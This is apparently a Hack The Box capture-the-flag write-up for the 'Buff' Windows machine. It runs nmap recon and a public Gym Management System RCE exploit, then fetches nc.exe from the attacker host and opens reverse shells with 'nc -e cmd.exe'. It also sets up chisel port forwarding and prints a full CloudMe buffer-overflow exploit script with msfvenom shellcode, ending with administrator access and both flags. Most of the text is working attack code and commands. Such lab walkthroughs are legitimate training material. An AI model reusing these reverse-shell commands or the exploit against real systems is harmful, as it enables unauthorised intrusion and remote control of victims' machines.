buff

at this machine we found software that rce exploit this how we gain initial access and got first flag , found binary that running and have bof exploit so we modify the exploit and get administrator shell


lets start by recon

```
┌──(root㉿meow)-[~/htb/buff]
└─# nmap 10.129.25.107
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-23 14:07 EDT
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 88.60% done; ETC: 14:09 (0:00:11 remaining)
Nmap scan report for 10.129.25.107
Host is up (1.6s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 107.90 seconds
```

so we gonna check web

found name of software , by search for it found that it have rce exploit




Gym Management System 1.0 - Unauthenticated Remote Code Execution

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
48506	N/A	BOKU	WEBAPPS	PHP	2020-05-22

EDB Verified: × Exploit: / {} Vulnerable App:

so we download it and exploit it `python2 48506.py ' http://10.129.155.108:8080/ '`



and we got user and can get first flag

but i upload nc and get shell better than this `curl 10.10.16.9/nc.exe -o nc.exe` to get nc binary from your machine and open python server `python3 -m http.server 80` and open listener in your machine and do `.\nc.exe 10.10.16.9 9005 -e cmd.exe`

```
┌──(root㉿meow)-[~/htb/buff]
└─# nc -nvlp 9005
listening on [any] 9005 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.155.108] 49696
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\xampp\htdocs\gym\upload

23/07/2023  20:22    <DIR>          .
23/07/2023  20:22    <DIR>          ..
23/07/2023  19:51                53 kamehameha.php
23/07/2023  20:22            59,392 nc.exe
               2 File(s)         59,445 bytes
               2 Dir(s)   7,833,985,024 bytes free
```

```
C:\Users\shaun\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\shaun\Desktop

14/07/2020  13:27    <DIR>          .
14/07/2020  13:27    <DIR>          ..
23/07/2023  19:41                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   7,840,649,216 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
e5887e5ae381563dfee73b17d1bb110c
```

we got first flag

by search in folders find binary name `CloudMe_1112` in downloads folder and by search on it found it have BOF exploit but we have to modify it

https://www.exploit-db.com/exploits/48389

and this binary run on port 8888 so we have to do port forward and exploit our localhost

so get chisel for windows and move it to machine like we did with nc

on server

```
┌──(root㉿meow)-[~/htb/buff]
└─# ./chisel server -p 9003 --reverse
2023/07/23 15:57:00 server: Reverse tunnelling enabled
2023/07/23 15:57:00 server: Fingerprint vxO5smc7m7VOG7H9ZWnCULPdvIxlDYErm/c1N3moO2k=
2023/07/23 15:57:00 server: Listening on http://0.0.0.0:9003
```

on windows machine

```
C:\xampp\htdocs\gym\upload> .\chi.exe client 10.10.16.9:9003 R:8888:127.0.0.1:8888
```

and in server it be like this after doing chisel

```
┌──(root㉿meow)-[~/htb/buff]
└─# ./chisel server -p 9003 --reverse
2023/07/23 15:57:00 server: Reverse tunnelling enabled
2023/07/23 15:57:00 server: Fingerprint vxO5smc7m7VOG7H9ZWnCULPdvIxlDYErm/c1N3moO2k=
2023/07/23 15:57:00 server: Listening on http://0.0.0.0:9003
2023/07/23 15:57:05 server: session#1: tun: proxy#R:8888=>8888: Listening
```

so now lets modify the payload

```
msfvenom -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.16.9 9010' -b '\x00\x0A\x0D' -f python -v payload
```

```
┌──(root㉿meow)-[~/htb/buff]
└─# msfvenom -p windows/exec CMD='C:\xampp\htdocs\gym\upload\nc.exe -e cmd.exe 10.10.16.9 9010' -b '\x00\x0A\x0D' -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 272 (iteration=0)
x86/shikata_ga_nai chosen with final size 272
Payload size: 272 bytes
Final size of python file: 1478 bytes
payload =  b""
payload += b"\xda\xd0\xb8\x9f\xed\xcb\x02\xd9\x74\x24\xf4"
payload += b"\x5a\x31\xc9\xb1\x3e\x31\x42\x18\x83\xea\xfc"
payload += b"\x03\x42\x8b\x0f\x3e\xfe\x5b\x4d\xc1\xff\x9b"
payload += b"\x32\x4b\x1a\xaa\x72\x2f\x6e\x9c\x42\x3b\x22"
payload += b"\x10\x28\x69\xd7\xa3\x5c\xa6\xd8\x04\xea\x90"
payload += b"\xd7\x95\x47\xe0\x76\x15\x9a\x35\x59\x24\x55"
payload += b"\x48\x98\x61\x88\xa1\xc8\x3a\xc6\x14\xfd\x4f"
payload += b"\x92\xa4\x76\x03\x32\xad\x6b\xd3\x35\x9c\x3d"
payload += b"\x68\x6c\x3e\xbf\xbd\x04\x77\xa7\xa2\x21\xc1"
payload += b"\x5c\x10\xdd\xd0\xb4\x69\x1e\x7e\xf9\x46\xed"
payload += b"\x7e\x3d\x60\x0e\xf5\x37\x93\xb3\x0e\x8c\xee"
payload += b"\x6f\x9a\x17\x48\xfb\x3c\xfc\x69\x28\xda\x77"
payload += b"\x65\x85\xa8\xd0\x69\x18\x7c\x6b\x95\x91\x83"
payload += b"\xbc\x1c\xe1\xa7\x18\x45\xb1\xc6\x39\x23\x14"
payload += b"\xf6\x5a\x8c\xc9\x52\x10\x20\x1d\xef\x7b\x2e"
payload += b"\xe0\x7d\x06\x1c\xe2\x7d\x09\x30\x8b\x4c\x82"
payload += b"\xdf\xcc\x50\x41\xa4\x23\x1b\xc8\x8c\xab\xc2"
payload += b"\x98\x8d\xb1\xf4\x76\xd1\xcf\x76\x73\xa9\x2b"
payload += b"\x66\xf6\xac\x70\x20\xea\xdc\xe9\xc5\x0c\x73"
payload += b"\x09\xcc\x4e\x49\xa9\x97\x31\xc0\x21\x18\xee"
payload += b"\x72\xb6\xbc\x61\xe1\x45\x61\x19\x9c\xc4\xc5"
payload += b"\x90\x2e\x7b\x99\x3b\xaa\xdf\x0b\xdf\x1c\x85"
payload += b"\xab\x7a\x40\x68\x29\xa5\xe3\x1f\xd5\x8b\x86"
payload += b"\xa7\x70\xf4\x79\x68\x55\xc5\x49\xa6\x98\x13"
payload += b"\x87\x8f\xfa\x62\xe7\xde\xca\x94"
```

```
# Exploit Title: CloudMe 1.11.2 - Buffer Overflow (PoC)
# Date: 2020-04-27
# Exploit Author: Andy Bowden
# Vendor Homepage: https://www.cloudme.com/en
# Software Link: https://www.cloudme.com/downloads/CloudMe_1112.exe
# Version: CloudMe 1.11.2
# Tested on: Windows 10 x86

#Instructions:
# Start the CloudMe service and run the script.

import socket

target = "127.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload =  b""
payload += b"\xda\xd0\xb8\x9f\xed\xcb\x02\xd9\x74\x24\xf4"
payload += b"\x5a\x31\xc9\xb1\x3e\x31\x42\x18\x83\xea\xfc"
payload += b"\x03\x42\x8b\x0f\x3e\xfe\x5b\x4d\xc1\xff\x9b"
payload += b"\x32\x4b\x1a\xaa\x72\x2f\x6e\x9c\x42\x3b\x22"
payload += b"\x10\x28\x69\xd7\xa3\x5c\xa6\xd8\x04\xea\x90"
payload += b"\xd7\x95\x47\xe0\x76\x15\x9a\x35\x59\x24\x55"
```

```
payload += b"\x48\x98\x61\x88\xa1\xc8\x3a\xc6\x14\xfd\x4f"
payload += b"\x92\xa4\x76\x03\x32\xad\x6b\xd3\x35\x9c\x3d"
payload += b"\x68\x6c\x3e\xbf\xbd\x04\x77\xa7\xa2\x21\xc1"
payload += b"\x5c\x10\xdd\xd0\xb4\x69\x1e\x7e\xf9\x46\xed"
payload += b"\x7e\x3d\x60\x0e\xf5\x37\x93\xb3\x0e\x8c\xee"
payload += b"\x6f\x9a\x17\x48\xfb\x3c\xfc\x69\x28\xda\x77"
payload += b"\x65\x85\xa8\xd0\x69\x18\x7c\x6b\x95\x91\x83"
payload += b"\xbc\x1c\xe1\xa7\x18\x45\xb1\xc6\x39\x23\x14"
payload += b"\xf6\x5a\x8c\xc9\x52\x10\x20\x1d\xef\x7b\x2e"
payload += b"\xe0\x7d\x06\x1c\xe2\x7d\x09\x30\x8b\x4c\x82"
payload += b"\xdf\xcc\x50\x41\xa4\x23\x1b\xc8\x8c\xab\xc2"
payload += b"\x98\x8d\xb1\xf4\x76\xd1\xcf\x76\x73\xa9\x2b"
payload += b"\x66\xf6\xac\x70\x20\xea\xdc\xe9\xc5\x0c\x73"
payload += b"\x09\xcc\x4e\x49\xa9\x97\x31\xc0\x21\x18\xee"
payload += b"\x72\xb6\xbc\x61\xe1\x45\x61\x19\x9c\xc4\xc5"
payload += b"\x90\x2e\x7b\x99\x3b\xaa\xdf\x0b\xdf\x1c\x85"
payload += b"\xab\x7a\x40\x68\x29\xa5\xe3\x1f\xd5\x8b\x86"
payload += b"\xa7\x70\xf4\x79\x68\x55\xc5\x49\xa6\x98\x13"
payload += b"\x87\x8f\xfa\x62\xe7\xde\xca\x94"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
  s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((target,8888))
  s.send(buf)
except Exception as e:
  print(sys.exc_value)
```

this the last exploit

by exploiting it and open nc in your machine you got administrator user

```
┌──(root㉿meow)-[~/htb/buff]
└─# nc -nvlp 9010
listening on [any] 9010 ...
connect to [10.10.16.9] from (UNKNOWN) [10.129.155.108] 49713
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\\Users
cd C:\\Users

C:\Users>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users

16/06/2020  20:52    <DIR>          .
16/06/2020  20:52    <DIR>          ..
21/10/2020  12:35    <DIR>          Administrator
16/06/2020  15:08    <DIR>          Public
16/06/2020  15:11    <DIR>          shaun
               0 File(s)              0 bytes
               5 Dir(s)   8,482,705,408 bytes free

C:\Users>cd Administrator
cd Administrator

C:\Users\Administrator>whoami
whoami
buff\administrator
```

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is A22D-49F7

 Directory of C:\Users\Administrator\Desktop

18/07/2020  17:36    <DIR>          .
18/07/2020  17:36    <DIR>          ..
16/06/2020  16:41             1,417 Microsoft Edge.lnk
23/07/2023  19:41                34 root.txt
               2 File(s)          1,451 bytes
               2 Dir(s)   8,488,640,512 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
7dd25ca13a5e8237cf2ac0fbe8e62b84
```

and here we finish the machine thx for reading ^-^